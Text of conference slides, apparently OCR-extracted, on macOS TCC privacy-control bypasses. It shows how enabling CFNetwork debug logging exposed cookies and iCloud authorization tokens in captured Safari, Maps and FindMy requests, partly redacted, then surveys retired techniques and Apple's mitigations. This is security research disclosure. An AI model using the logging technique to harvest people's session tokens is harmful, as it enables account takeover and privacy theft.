


```
$ dylibtree ./System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation:
 [...]
  /System/Library/Frameworks/CoreServices.framework/Versions/A/CoreServices:
   /System/Library/Frameworks/CFNetwork.framework/Versions/A/CFNetwork:
```



```
user@users-Virtual-Machine ~ % log stream --debug --predicate 'subsystem == "com.apple.CFNetwork"'
```

TCC bypasses via CFNetwork




```
12:13:26.944307+0200        Safari            CFNetwork Diagnostics [3:104] 12:13:26.944 { Protocol Enqueue: request GET https://jira.[redacted]a
```

Safari (CFNetwork)

Subsystem: com.apple.CFNetwork Category: Diagnostics Details

```
CFNetwork Diagnostics [3:104] 12:13:26.944 {
Protocol Enqueue: request GET https://jira.[redacted]apple-touch-icon.png HTTP/1.1
         Request: <NSMutableURLRequest: 0x6000031c38e0> { URL: https://jira.[redacted]apple-touch-icon.png }
         Message: GET https://jira.[redacted]apple-touch-icon.png HTTP/1.1
          Cookie: JSESSIONID=0[redacted]; atlassian.xsrf.token=BURB-XNU5-5UBZ-O2G5_7009d31d776f4017a68de58ce308b92678360d13_lout
          Accept: */*
 Accept-Language: en-GB,en;q=0.9
 Accept-Encoding: gzip, deflate, br
} [3:104]
```

TCC bypasses via CFNetwork




```
12:03:33.867760+0200        Maps        CFNetwork Diagnostics [3:6] 12:03:33.867 { Protocol Enqueue: request GET https://weather-data.apple.com/v3/weather/en-PL/50.[redacted]19.[redacted]time
```

Maps (CFNetwork)

Subsystem: com.apple.CFNetwork Category: Diagnostics Details   2023-04-06 12:03:33.867760+0200

```
CFNetwork Diagnostics [3:6] 12:03:33.867 {
Protocol Enqueue: request GET https://weather-data.apple.com/v3/weather/en-PL/50.[redacted]19.[redacted]timezone=Europe/Warsaw&dataSets=currentWeather&country=PL HTTP/1.1
         Request: <NSMutableURLRequest: 0x600002969740> { URL: https://weather-data.apple.com/v3/weather/en-PL/50.038/19.954?timezone=Europe/Warsaw&dataSets=currentWeather&country=PL }
         Message: GET https://weather-data.apple.com/v3/weather/en-PL/50[redacted]/19.[redacted]timezone=Europe/Warsaw&dataSets=currentWeather&country=PL HTTP/1.1
      User-Agent: WeatherKit_Maps_macOS_Version 13.2.1 (Build 22D68)
          Accept: */*
   Authorization:
[redacted]
 Accept-Language: en-GB,en;q=0.9
 Accept-Encoding: gzip, deflate, br
} [3:6]
```

TCC bypasses via CFNetwork




```
20:22:52.271080+0200        FindMy                      CFNetwork Diagnostics [3:5] 20:22:52.270 {      Protocol Enqueue: request POST https://p131-fmipmobi
```


FindMy (CFNetwork)
Subsystem: com.apple.CFNetwork Category: Diagnostics Details   2023-04-06 20:22:52.271080+0200

```
CFNetwork Diagnostics [3:5] 20:22:52.270 {
     Protocol Enqueue: request POST https://p131-fmipmobile.icloud.com/fmipservice/device/[redacted]/initClient HTTP/1.1
              Request: <NSMutableURLRequest: 0x600000635940> { URL: https://p131-fmipmobile.icloud.com/fmipservice/device/[redacted]/initClient }
              Message: POST https://p131-fmipmobile.icloud.com/fmipservice/device/[redacted]/initClient HTTP/1.1
         Content-Type: application/json
X-Apple-Realm-Support: 1.0
       X-Apple-I-MD-LU: AB73[redacted]
               Accept: application/json
        Authorization: Basic
NTU0Nzc2Mjcx[redacted]TBhSnJyakxYTlVVNjAxZXdaSy1qSzE0NTVha1lBTmxXa05CV1NYMTZ6QzRaNEtRZFdpc
nRrNHVuQkF1U[redacted]g==
   X-Apple-I-MD-RINFO: 17106176
    X-MME-CLIENT-INFO: <MacBookPro16,2> <macOS;13.2.1;22D68> <com.apple.AuthKit/1 (com.apple.findmy/310.3.1)>
      Accept-Encoding: gzip, deflate, br
      Accept-Language: en-GB,en;q=0.9
        X-Apple-I-MD-M: 8C3fQh[redacted]8DHqnsuhg/8kj
       Content-Length: 360
 X-Apple-Find-API-Ver: 3.0
X-Apple-I-Client-Time: 2023-04-06T18:22:51Z
```

TCC bypasses via CFNetwork

- Using the CFNetwork debug logging I was able to leak iCloud tokens
- As I proved in talk “What happens on your Mac stays on Apple’s iCloud” it is possible to drain TCC-protected sensitive entries that are synchronized with iCloud





```
sh-3.2$
```

Here you should see another serious TCC bypass

... reported in January 2023
... which is still unfixed
... which I told Apple in November I'd like to disclose at Black Hat Asia

Dead & dying techniques

Dead & dying techniques

Mounting over directories

- Most directories were protected against writing/reading, but not for mounting over
- Mostly gone

Sysadmin tools

- Many sysadmin tools had extra rights
- They were either removed or hardened

Plugins

- Launch Constraints killed most of these
- Most other app signed with hardened runtime
- Many helper tools exists (with no rights) to load 3rd party plugins

Dead & dying techniques

File system & log leaks

- FS almost doesn’t exist anymore
- Logs improve fast
- App Data protection adds another layer of protection

Installer script bugs

- With “Install Script Actions & Mutations” mostly gone

TCC improvements in macOS Ventura & Sonoma

TCC improvements in macOS Sonoma/Ventura

Launch Constraints (not TCC specific)

Controls who and from where can launch an app (see: OBTS v6.0: Launch and Environment Constraints Overview), e.g.:

- Can’t copy out Apple signed apps to /tmp/ or other places…
- Can’t launch daemons from command line

TCC improvements in macOS Sonoma/Ventura

Application bundle and data protection

- Bundle protection since Ventura
- App data protection since Sonoma
- Breaks lots of info leaks
- Nice effort… too bad it's trivial to bypass both

Overall 16 new TCC categories since Monterey

Summary

Summary

- TCC is Apple's attempt to protect private data
- Definitely a good idea
- In the past 5 years it evolved and improved a lot
- It's getting harder to find bypasses, especially generic
- Yet, just 2 of us managed to find so many bugs that filled 3 entire conference talks – and there are a ton of others

Did we say Final chapter?

Yes! It has been a great journey.

There is one more thing...

The
”Return to TCCland” Sequel
is under heavy development
🤣

Where We bypass AllTheThings

Again...

Again...

And Again...

🤣

World Premier: 2025

THANK YOU!

Q&A